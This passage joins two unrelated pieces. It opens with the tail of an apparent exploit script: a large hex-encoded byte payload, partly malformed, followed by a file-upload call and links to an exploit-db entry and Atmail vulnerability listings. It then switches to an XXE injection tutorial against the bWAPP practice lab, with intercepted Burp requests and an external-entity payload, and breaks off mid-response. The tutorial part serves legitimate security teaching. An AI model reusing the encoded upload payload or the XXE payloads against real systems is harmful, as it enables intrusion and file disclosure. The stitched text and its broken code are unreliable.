'\x98\xD6\xCC\x0D\x25\x78\x74\x3D\xC6\xF1\x58\x3E\x74\x43\xF5\x70' +
'\xE0\x70\x92\x56\xB2\x97\xE7\x27\xEC\x46\xD3\x41\x56\x65\x8A\xDD' +
'\x08\xB9\xBF\x08\x23\x28\xDF\x28\xE4\x13\x86\xAF\xC3\x50\x80\x5E' +
'\xF9\xC3\x68\x0A\x7F\x0E\x68\x7B\x78\xEF\xC1\xA0\xED\x80\xBA\x39' +
'\x57\x71\x24\x98\x03\x27\x3D\xBB\x8C\xE7\x03\x3D\x72\x86\xEA\x69' +
'\x71\x2D\xF6\x6C\x6C\x4D\x3B\xEA\x07\xF2\x87\x7A\xFB\xD3\x4B\xF6' +
'\x52\x78\x22\x44\x50\xCE\x35\x43\x3B\x71\x2C\xB4\x0E\xB1\xE8\x95' +
'\x54\x99\x44\xB7\x91\x42\x09\x54\x82\x1D\x93\x37\xFD\xC4\x1B\x76' +
'\xEC\x63\x0B\x95\x40\xC6\x27\xBC\xBF\x75\xD2\xA6\x1C\x23\x13\x63' +
'\x3F\x20\xB4\x78\x44\x2E\x4E\x1D\x40\xA4\x73\x05\x49\x50\x24\x13' +
'\x50\x66\x6F\xBA\x17\xAF\xCE\x2E\x2F\x58\xFB\xF4\x2D\x7B\xD3\xEE' +
'\xF5\xDA\xA7\x17\x6F\x0F\xA0\x8C\xF8\xE2\x2E\x12\x59\x9B\xA2\x24' +
'\x76\x60\x19\xCE\xD0\xB0\x99\xE1\x09\xC9\xC2\xEB\xA3\x5E\xE7\x15' +
'\x96\xB4\x9F\x77\x4F\xBA\x17\x6F\x19\x70\x39\xEE\x5E\x9C\x1E\xF5' +
'\xFB\xEC\xF8\xAC\x87\x52\x38\x6F\xF7\x2E\xBA\x9D\xCB\x93\x76\x8F' +
'\x9D\x5F\xF6\xCE\xCF\xFA\x47\x88\x7E\x5F\x90\x5B\x82\x0C\xAC\x41' +
'\x68\xA8\x40\xC6\xB3\xDB\x22\x02\x05\x95\xE9\x83\xBF\x45\x5C\x24' +
'\xBC\x73\x6D\x36\xE6\x38\xB5\x84\xC2\x12\x68\xC5\x36\xE3\xCC\x42' +
'\x45\x6D\x80\x3D\x77\x7D\x6F\x44\xA6\xE8\x31\x75\x3A\x25\x40\x1E' +
'\x30\x67\x48\x79\x56\x64\x53\xB4\x75\x95\x85\xEB\x62\x51\x44\xEA' +
'\x59\x86\xC2\xB2\x61\x42\x8B\x7B\xD7\x2E\xB0\xEF\x47\xD0\x87\x8D' +
'\x63\x67\x08\xFB\xC7\x2E\xE6\x42\x91\x3D\xF7\x65\x44\x2B\x5E\xB7' +
'\xD1\xAA\x4D\xB3\x52\xC2\xE0\x35\xD9\x65\xBF\x6D\xFC\x4F\x54\xF5' +
'\x26\x15\x49\x36\xE7\x45\xB9\xB6\x22\x29\x46\x64\x42\x78\x96\x1F' +
'\x87\xE8\x03\x36\x41\x29\x71\x0C\x46\x8C\x26\xD4\x0C\x65\x91\x72' +
'\x2A\xF4\x6F\x54\x6B\x94\x94\x39\x32\x1E\x8D\xD0\xEE\x94\xAB\x7A' +
'\xB3\x09\x62\x15\x6D\xD8\x14\x17\xCE\x50\xF4\xB3\x74\x2B\x73\x70' +

'\xB5\x82\xAE\x84\x09\xE1\x86\xEA\x46\x96\x5F\x51\x3C\xD9\x45\xE7' +
'\x1C\xBE\x79\x9E\xD0\x07\x28\xB8\xCB\x91\x5F\xE9\x41\xAC\x7B\x4E' +
'\x75\xCF\x02\x3F\x8C\x0C\x6D\x4F\x25\x9E\x13\x38\x70\x67\x5E\x5B' +
'\x23\x87\xEA\x85\x27\x67\xB4\x30\xF6\x3C\x82\x99\xEB\x5E\x04\xA6' +
'\x40\x87\x41\x02\x2C\x64\x79\x1E\x70\x6B\x4C\x18\x87\x13\xF4\xAE' +
'\x59\x21\x45\xEE\xC4\x99\x38\x7A\x52\xC8\x15\x8F\x01\xC0\xAC\x01' +
'\xAA\xDA\x53\xDE\xA0\xE0\x05\x9F\x0C\x70\xD6\x1B\x5C\xE1\x38\x77' +
'\x4D\x9B\x85\xE2\x5D\xEC\x00\x79\xCC\x98\x79\x8F\xA9\x1B\xB5\xAF' +
'\x8B\x84\x70\xE3\x6B\x32\x82\xC4\xA1\x22\x99\xAF\x76\x05\x9D\x4A' +
'\x91\x56\x6C\xE8\xB8\x54\x6E\x1A\x27\x1F\xD9\x15\xE2\x18\x19\x7A' +
'\xBA\x29\xCD\xF7\x86\xAE\x7A\xE0\x21\xAA\x52\xF9\xA1\xB5\xD8\x71' +
'\xFB\xA4\x7F\x94\xB4\xC2\x37\x8E\x67\xFB\x53\x55\xB3\x28\x1C\xC4' +
'\x11\x61\x0F\x60\xBD\x14\x39\xF8\xE1\x07\x3A\xCA\x2A\xCB\x84\xB0' +
'\x93\x3C\xB7\xB9\x40\x58\x1D\xA9\x07\x65\xDE\x75\x10\xA2\xC0\xF2' +
'\x22\xB7\x08\xE0\xA5\xF3\xBE\xA0\xA7\x0F\x55\x30\x16\x86\xF8\xC7' +
'\x45\x72\xDF\xC0\x0D\x4A\xD0\x14\xC1\x4B\x89\x7C\x9B\x63\xA7\x1C' +
'\x40\xF5\x8E\xA3\x28\xD8\x2F\x97\xEF\x64\x4F\x99\xD2\x76\x05\x5B' +
'\xA3\x46\x40\x13\x60\x24\x22\x20\x15\x5B\xD7\x46\x2E\x47\x40\x93' +
'\xFF\x03\x97\x82\xC4\xF2\x15\x9C\x5C\x77\xBF\x3F\xEA\xF5\xBB\x67' +
'\xA7\x74\x6E\x37\x8D\x0A\x0E\xE4\xBB\x4E\x80\x1F\x7B\x66\xAB\x6A' +
'\x98\x4D\xE3\xC9\x13\xC3\xAC\xD5\xF7\x0E\x18\xA3\x89\x8F\x5E\xF9' +
'\xF2\x88\x5D\xBC\xEA\xF6\x73\xBB\x94\x4B\x50\x34\xAB\xB5\xFA\x41' +
'\x72\x7E\xF8\x58\xC5\x1A\xC7\xDE\xF5\x40\x3A\x3F\x0A\x52\xAC\x57' +
'\x2A\xB0\xAE\x1A\xD3\x80\xE3\x02\x1D\x9F\x71\x41\x84\xA1\x1F\x2E' +
'\x5E\xD0\xFE\xC3\x85\xD8\xE3\x00\xBB\xC4\xD1\xCF\xD1\xD8\xEC\x03' +
'\x56\xBE\x72\xBC\xB2\x1C\xB3\x92\xB3\x07\x3D\x0D\x37\x14\xC9\xAC' +
'\x2D\xAE\xE2\x91\xFE\x9E\x16\x54\x12\x0D\x84\x2B\x06\x2C\xEE\x90' +
'\x20\x41\x1C\xD0\x61\xF4\x7C\xE6\x37\xBE\x63\xB3\x1F\xFD\xC9\x15' +
'\x86\x2A\x73\x39\x3A\x07\x2D\x55\x79\x4A\x51\x1B\x20\xA6\xD7\x34' +
'\x9A\xA8\x8C\x10\x29\x82\xF7\x36\x5C\x45\x35\x7E\x54\x22\xA1\x00' +
'\xFC\x29\xEA\x82\x8C\xA6\x39\xA0\x22\x88\x8D\x89\x62\xA9\xD4\x13' +

'\x52\xaa\x64\x5b\xda\x15\x09\xf1\x06\x30\x8e\x51\x73\x51\x38\x33' +
'\x0c\x23\x07\x1f\xf3\xe9\x5b\x90\x81\x78\x8f\xa1\x28\xf3\x7b\xb7' +
'\xee\xe3\x15\x0a\xe3\xa7xdc\x36\x6c\x1f\x93\x73\x64\x50\x0d\x11' +
'\x2a\x50\xfd\xb2\x66\xbe\x19\x16\x47\xb9\xed\xdd\x00\xbb\x1d\x2e' +
'\x3c\x90\x7a\x7f\x93\xdb\xa6\x7d\xf4\xbd\x43\x56\x32\x95\xd1\xed' +
'\x20\x74\x70\x0e\x8b\xf2\x3b\x47\xbd\xde\x59\x6f\x9f\x75\xb8\xb7' +
'\x17\x51\x66\x5f\xef\xa8\x97\x3e\x64\x31\x6f\x16\xd2\x77\x36\xa9' +
'\x09\xbd\x58\xdd\x44\x46\xa9\x2c\x38\xd7\xae\xd0\x35\x49\xda\xca' +
'\xe3\xd7\xd4\xb2\x16\x3b\xc9\x1c\x16\x74\x56\xa9\x2a\xdd\x15\x1c' +
'\xd5\xa7\xb4\xdf\x10\xb2\x34\x2a\xd0\x57\xd1\xc4\x89\x15\x0c\xd9' +
'\x54\x8d\xd5\x6b\x61\xeb\xdd\x55\x55\x51\xff\x90\x8e\x8d\xaa\x5e' +
'\xf9\x28\x94\x5d\xe9\xa3\xa4\x9a\x77\x1f\x07\x40xcd\xd3\xc9\x3c' +
'\xc8\x7d\x60\xc2\x45\xe2\xa8\x17\x9b\x89\x21\x90\x8b\xd3\xee\xe9' +
'\xcb\x7d\x76\x8c\x04\xd0\xf3\x60\x1e\x6b\x55\xd7\x48\x14\xfc\x87' +
'\xee\x15\xa9\x6e\x41\xb6\x28\x3c\x34\x63\x86\x3c\xe2\xae\x41\xbb' +
'\x7e\x50\xe9\xd5\x19\x73\x6f\xa4\x73\x90\x49\x3e\x44\xcf\x42\xcb' +
'\xb3\xd0\xb1\x66\x39\x6b\x8c\xef\xf9\x9d\x32\x29\x93\x6a\x0f\x5b' +
'\xdc\x08\x35\x06\xe3\x09\x97\xd7\x04\x81\xe3\x81\x28\x62\x1b\x3b' +
'\xa7\x2e\xa9\x3a\x4e\x93\x5e\x0f\xfc\xa5\x97\x6d\x94\x56\x49\x5e' +
'\x9f\x51\xeb\x4d\x6f\xde\x4e\x0b\xd4\x1c\xda\x2f\x1e\x7d\x48\x9f' +
'\xaa\x47\xa2\x0b\x14\x99\xaa\x71\x7c\xa0\x44\x3d\x5f\x7f\xa2\xeb' +
'\x16\x59\x8d\x76\xa4\x00\x7c\xa5\x16\x16\x96\x80\x4a\xb4\x90\x1b' +
'\x6a\x99\x06\x7b\x8e\xb5\x06\xa0\x1f\xf0\xa9\x97\x8c\x99\x24\x0b' +
'\xa8\x84\xe7\x8d\x1b\x0c\x18\xde\x10\x57\x9b\xe5\x73\x68\x2c\x15' +
'\x76\xf8\x2c\xf9\xb9\x13\x38\x81\xd8\x29\xb2\x9d\x70\xa7\x50\x54' +
'\xc9\x26\x23\x1b\xa4\xc5\xa1\x3c\xa2\x7b\x9a\x31\xaa\x3c\x1b\x3b' +
'\x20\x59\xaa\x44\x31\x2a\xd0\xa3\x43\x7f\x42\xd6\xcc\x15\xd6\xa6' +
'\x0b\xd6\x88\x39\xae\x37\x97\xb2\x2b\xb2\x56\x5d\x6d\x8d\xa5\xd6' +
'\x80\xc2\xa6\xd6\x28\x8e\xbb\x69\x55\x1c\x2e\x4c\x2c\xdd\x13\x11' +
'\x81\x65\x8c\x28\x42\x30\x2a\x69\x9d\x0a\x87\x23\x07\xa0\x51\x68' +
'\x3b\x96\xc8\xa7\x86\x0a\xcb\xe1\x59\xaa\x6d\x79\x1b\x87\x95\x61' +

'\x12\x8A\x42\x87\x33\x10\x24\xE2\x5B\xC4\x98\xBC\x52\x3A\xAB\x75' +
'\x7A\x72\xE9\x7B\xFB\xEC\xCC\xB2\xA8\x80\x89\x0A\x28\xAC\x65\xC2' +
'\x29\x48\xB5\x98\xD2\x70\x3F\x1E\x8D\x97\xC7\x36\xD8\x9A\xEB\x4A' +
'\xD5\x3A\xC7\x62\xC6\xA6\x3E\x9C\xCA\xAD\xA0\x05\x79\xFD\x9C\x7F' +
'\xAF\xFC\xA3\xC8\x28\xF7\xD6\xA8\x98\x9F\x57\xA9\xAE\x53\x91\xCA' +
'\x63\x55\x52\x73\xCC\xFA\xD4\x81\xA4\x24\x9A\x0A\x7E\x8E\x80\x08' +
'\xFB\xA3\xF7\xD9\x80\x06\x15\xB3\xAF\x0A\x46\x95\xEE\x74\x4C\x5C' +
'\x24\x6F\xA6\xED\xBA\x33\x16\xA8\x30\x62\x09\x44\x22\x41\x5F\x96' +
'\xF9\x9A\xEE\x67\x43\xE1\x0F\xB5\x07\x85\xD5\x1D\x59\x9F\xC8\x17' +
'\x69\x1E\xD8\xAE\xE3\x61\x74\xD9\xBA\xA7\x5D\xE1\x89\xAE\x0F\xE6' +
'\x2D\xF7\xCE\xAE\xFD\x8B\x17\x38\x2D\x2D\xEE\x96\xA2\xB6\x76\xC7' +
'\x34\x27\x3F\xB3\xDD\x1B\xAE\xCE\x92\x11\xF1\x2A\xD5\x03\xA9\x01' +
'\x22\xF7\x69\x73\xD0\x29\x8F\x25\xE8\x12\x59\x06\xA9\x52\x6B\x52' +
'\x35\x14\x5D\x90\xD4\x5D\x3A\x62\x89\xD2\x69\x87\x69\x05\xBE\xC1' +
'\x27\x34\x6A\xCA\x2F\xC5\x17\x74\xD1\x25\x36\x17\xC2\x3F\x0F\x33' +
'\xF9\xB8\xEB\xC5\x93\x81\xA5\x1A\xAE\x3D\x20\x55\xCC\x00\xAC\x5D' +
'\x66\x8F\x89\x4D\x2C\x4D\xE8\x89\x6E\x76\xC4\x4B\x8A\x8A\x96\x50' +
'\x48\xC9\xDB\xAE\x9A\x41\xFA\x58\x9D\x74\x14\x55\xCD\x14\x4D\x6D' +
'\xBC\xA8\x8E\x09\x4A\x19\x87\x2C\x4E\x99\x91\xA0\xB7\x27\xE9\x19' +
'\xBA\xA7\x1A\x7D\xC7\x1B\x2C\xFB\xAF\x5D\x48\xC2\xA0\x66\xAB\xE2' +
'\x34\x05\x76\x9B\x86\x67\x9D\xEF\x58\xEF\xA8\xFD\x42\x83\xBF\xEB' +
'\x78\x84\xD8\x21\x1D\xFC\xB9\x3D\xB7\x73\x4B\xBA\x94\xD6\x27\x2D' +
'\xED\x33\x6D\x40\x1B\x1B\xAA\x07\x5F\xAC\x33\x7D\xB7\x70\x1B\xDD' +
'\x4F\x3D\xFB\xD2\xE3\xA9\xEC\xA2\xC6\xA7\x62\x4E\x00\xA8\xC0\x47' +
'\x56\x70\x27\xDB\x6F\x11\x58\x08\xDD\x06\x28\xE8\x8C\xF8\x34\x0E' +
'\x0B\xD6\x36\xC2\x42\xD9\x5B\x8D\x46\x02\xE9\xCF\x42\x42\x25\xEB' +
'\xCF\x43\xA2\xBA\x31\x12\xD8\xE4\xB3\x48\x54\xEF\x81\x04\xEC\x6D' +
'\x8A\x04\xB0\x18\x5A\x2E\x4E\xF4\x49\xC7\x3A\x98\xFF\x4C\x73\xE8' +
'\xCE\x25\xF3\xEE\x25\x55\xA4\x6A\xD0\xA5\x97\x93\xA9\xA5\xE9\xCF' +
'\x89\x3A\x43\x91\x83\x9A\x6F\xDB\xBE\xA0\xD7\x75\x7A\x1E\x29\x42' +
'\xB8\x07\x76\x34\x27\x62\x76\xCA\xF5\x69\x6D\xBE\x4B\x21\x22\x06' +

```
'\xE8\x8C\xE2\x90\x8E\x01\x11\x1B\x83\xA8\xA3\x22\xE9\x9D\x18\x31' +
'\xAE\xB4\xBD\xA8\xA3\x1A\xA7\xF8\x05\x22\x3D\xC7\x15\x72\xF3\xFF' +
'\x1B\x99\x20\x04\xC8\xE8\x1D\x95\x37\x52\x31\xD1\xFC\x27\xD1\xBD' +
'\xED\x9D\x6C\x27\x51\xFA\xC1\xDB\x49\x71\xFA\xE6\x19\xCB\x41\x7E' +
'\xED\xD7\xBE\x99\x64\x92\x49\x26\x99\x64\x92\x49\x26\x99\x64\x92' +
'\x49\x26\x99\x64\x92\x49\x26\x99\x64\x92\x49\x26\x99\x64\x92\xC9' +
'\x6F\x58\xFE\x0B\x3E\xE1\xD0\x84\x00\x50\x00\x00';
```

```
// UPLOAD THE THINGIE...
```

```
fileUpload(url,data,fileName,nameVar,ctype);
```

```
timeMsg();
```

```
https://www.exploit-db.com/exploits/20009
```

```
https://www.cvedetails.com/vulnerability-list/vendor\_id-4037/Atmail.html
```

XXE Injection

XML is a markup language that is commonly used in web development. It is used for storing and transporting data. So, today in this article, we will learn how an attacker can use this vulnerability to gain the information and try to defame web-application.

XXE Testing Methodology:

- Introduction to XML
- Introduction to XXE Injection
- Impacts
- XXE for SSRF
 - Local File
 - Remote File
- XXE Billion Laugh Attack
- XXE using file upload
- Remote Code Execution
- XSS via XXE
- JSON and Content Manipulation
- Blind XXE
- Mitigation Steps

Introduction to XML

What are XML and Entity?

XML stands for "Extensible Markup Language", It is the most common language for storing and transporting data. It is a self-descriptive language. It does not contain any predefined tags like <p>, , etc. All the tags are user-defined depending upon the data it is representing for example. <email></email>, <message></message> etc.

```
<?xml
  version = "version_number"
  encoding = "encoding_declaration"
  standalone = "standalone_status"
?>
```

- **Version:** It is used to specify what version of XML standard is being used.
 - **Values:** 1.0
- **Encoding:** It is declared to specify the encoding to be used. The default encoding that is used in XML is **UTF-8**.
 - **Values:** UTF-8, UTF-16, ISO-10646-UCS-2, ISO-10646-UCS-4, Shift_JIS, ISO-2022-JP, ISO-8859-1 to ISO-8859-9, EUC-JP
- **Standalone:** It informs the parser if the document has any link to an external source or there is any reference to an external document. The default value is no.
 - **Values:** yes, no

What is an Entity?

Like there are variables in programming languages we have XML Entity. They are the way of representing data that are present inside an XML document. There are various built-in entities in XML language like < and > which are used for less than and greater than in XML language. All of these are metacharacters that are generally represented using entities that appear in data. XML external entities are the entities that are located outside DTD.

The declaration of an external entity uses the SYSTEM keyword and must specify a URL from which the value of the entity should be loaded. For example

```
<!ENTITY ignite SYSTEM "URL">
```

In this syntax **ignite** is the name of the entity,

SYSTEM is the keyword used,

URL is the URL that we want to get by performing an XXE attack.

What is the Document Type Definition (DTD)?

It is used for declaration of the structure of XML document, types of data value that it can contain, etc. DTD can be present inside the XML file or can be defined separately. It is declared at the beginning of XML using <!DOCTYPE>.

There are several types of DTDs and the one we are interested in is external DTDs.

SYSTEM: The system identifier enables us to specify the external file location that contains the DTD declaration.

```
<!DOCTYPE ignite SYSTEM "URL" [...] >
```

PUBLIC: Public identifiers provide a mechanism to locate DTD resources and are written as below –

As you can see, it begins with the keyword PUBLIC, followed by a specialized identifier. Public identifiers are used to identify an entry in a catalog.

```
<!DOCTYPE raj PUBLIC "URL"
```


Introduction to XXE

An XXE is a type of attack that is performed against an application in order to parse its XML input. In this attack XML input containing a reference to an external entity is processed by a weakly configured XML parser. Like in Cross-Site Scripting (XSS) we try to inject scripts similarly in this we try to insert XML entities to gain crucial information.

It is used for declaration of the structure of XML document, types of data value that it can contain, etc. DTD can be present inside the XML file or can be defined separately. It is declared at the beginning of XML using <!DOCTYPE>.

There are several types of DTDs and the one we are interested in is external DTDs. There are two types of external DTDs:

1. **SYSTEM:** System identifier enables us to specify the external file location that contains the DTD declaration



In this XML external entity payload is sent to the server and the server sends that data to an XML parser that parses the XML request and provides the desired output to the server. Then server returns that output to the attacker.

Impacts

XML External Entity (XXE) can possess a severe threat to a company or a web developer. XXE has always been in Top 10 list of OWASP. It is common as lots of website uses XML in the string and transportation of data and if the countermeasures are not taken then this information will be compromised. Various attacks that are possible are:

- Server-Side Request Forgery
- DoS Attack
- Remote Code Execution
- Cross-Site Scripting

The CVSS score of XXE is **7.5** and its severity is **Medium** with –

- **CWE-611**: Improper Restriction of XML External Entity.
- **CVE-2019-12153**: Local File SSRF
- **CVE-2019-12154**: Remote File SSRF
- **CVE-2018-1000838**: Billion Laugh Attack
- **CVE-2019-0340**: XXE via File Upload

Performing XXE Attack to perform SSRF:

Server-Side Request Forgery (SSRF) is a web vulnerability where the hacker injects server-side HTML codes to get control over the site or to redirect the output to the attacker's server. File types for SSRF attacks are –

Local File:

These are the files that are present on the website domain like robots.txt, server-info, etc. So, let's use "bWAPP" to perform an XXE attack at a level set to **low**.



Now we will fire up our BurpSuite and intercept after pressing Any Bugs? button and we will get the following output on burp:

```
1 POST /bwAPP/xxe-2.php HTTP/1.1
2 Host: 192.168.1.15
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: text/xml; charset=UTF-8
8 Content-Length: 59
9 Origin: http://192.168.1.15
10 Connection: close
11 Referer: http://192.168.1.15/bwAPP/xxe-1.php
12 Cookie: security_level=0; PHPSESSID=513ffcf8bd10c0c1b3eece742ee35112
13
14 <reset>
    <login>
      bee
    </login>
    <secret>
      Any bugs?
    </secret>
  </reset>
```

We can see that there is no filter applied so XXE is possible so we will send it to the repeater and there we will perform our attack. We will try to know which field is vulnerable or injectable because we can see there are two 0 fields i.e., **login and secret**.

So, we will test it as follows:

The screenshot shows a web proxy tool interface. At the top, there are buttons for 'Send', 'Cancel', and navigation arrows. Below this is a 'Request' section with tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, and the request is displayed in a text area with a 'Pretty' button and a '\n' button. The request is a POST to /bwAPP/xxe-2.php with various headers and a body containing XML tags.

```
1 POST /bwAPP/xxe-2.php HTTP/1.1
2 Host: 192.168.1.15
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: text/xml; charset=UTF-8
8 Content-Length: 59
9 Origin: http://192.168.1.15
10 Connection: close
11 Referer: http://192.168.1.15/bwAPP/xxe-1.php
12 Cookie: security_level=0; PHPSESSID=632abfe8de5f755a762e9705cf711863
13
14 <reset>
    <login>
      bee
    </login>
    <secret>
      Any bugs?
    </secret>
  </reset>
```

In the repeater tab, we will send the default request and observe the output in the response tab.

The screenshot shows a web browser's developer console with the 'Response' tab selected. The response is displayed in a 'Pretty' format. The headers include: HTTP/1.1 200 OK, Date: Wed, 18 Nov 2020 03:09:57 GMT, Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 wi, X-Powered-By: PHP/5.2.4-2ubuntu5, Expires: Thu, 19 Nov 1981 08:52:00 GMT, Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check, Pragma: no-cache, Content-Length: 28, Connection: close, and Content-Type: text/html. The response body contains the text 'bee's secret has been reset!', which is highlighted with a red box.

```
1 HTTP/1.1 200 OK
2 Date: Wed, 18 Nov 2020 03:09:57 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 wi
4 X-Powered-By: PHP/5.2.4-2ubuntu5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check
7 Pragma: no-cache
8 Content-Length: 28
9 Connection: close
10 Content-Type: text/html
11
12 bee's secret has been reset!
```

It says ***“bee’s secret has been reset”*** so it seems that login is injectable but let’s verify this by changing it from bee and then sending the request.

Send Cancel < >

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```
1 POST /bwAPP/xxe-2.php HTTP/1.1
2 Host: 192.168.1.15
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: text/xml; charset=UTF-8
8 Content-Length: 59
9 Origin: http://192.168.1.15
10 Connection: close
11 Referer: http://192.168.1.15/bwAPP/xxe-1.php
12 Cookie: security_level=0; PHPSESSID=632abfe8de5f755a762e9705cf711863
13
14 <reset>
    <login>
      ignite
    </login>
    <secret>
      Any bugs?
    </secret>
  </reset>
```

Now again we will be observing its output in response tab:

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Wed, 18 Nov 2020 03:11:02 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 w
4 X-Powered-By: PHP/5.2.4-2ubuntu5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check
7 Pragma: no-cache
8 Content-Length: 31
9 Connection: close
10 Content-Type: text/html
11
12 ignite's secret has been reset!
```


We got the output ***ignite's secret has been reset*** so it makes it clear that login is injectable. Now we will perform our attack.

Now as we know which field is injectable, let's try to get the robots.txt file. And for this, we'll be using the following payload –

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE reset [
<ENTITY ignite SYSTEM "http://192.168.1.15/bWAPP/robots.txt">
]>
<reset><login>&ignite;</login><secret>Any bugs?</secret></reset>
```

Understanding the payload

We have declared a doctype with the name ***reset*** and then inside that declared an entity named ***ignite***. We are using SYSTEM identifier and then entering the URL to robots.txt. Then in login, we are entering ***&ignite;*** to get the desired information.




After inserting the above code, we will click on send and will get output like below in the response tab:

```

Response
Raw Headers Hex
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Tue, 17 Nov 2020 10:10:29 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 w
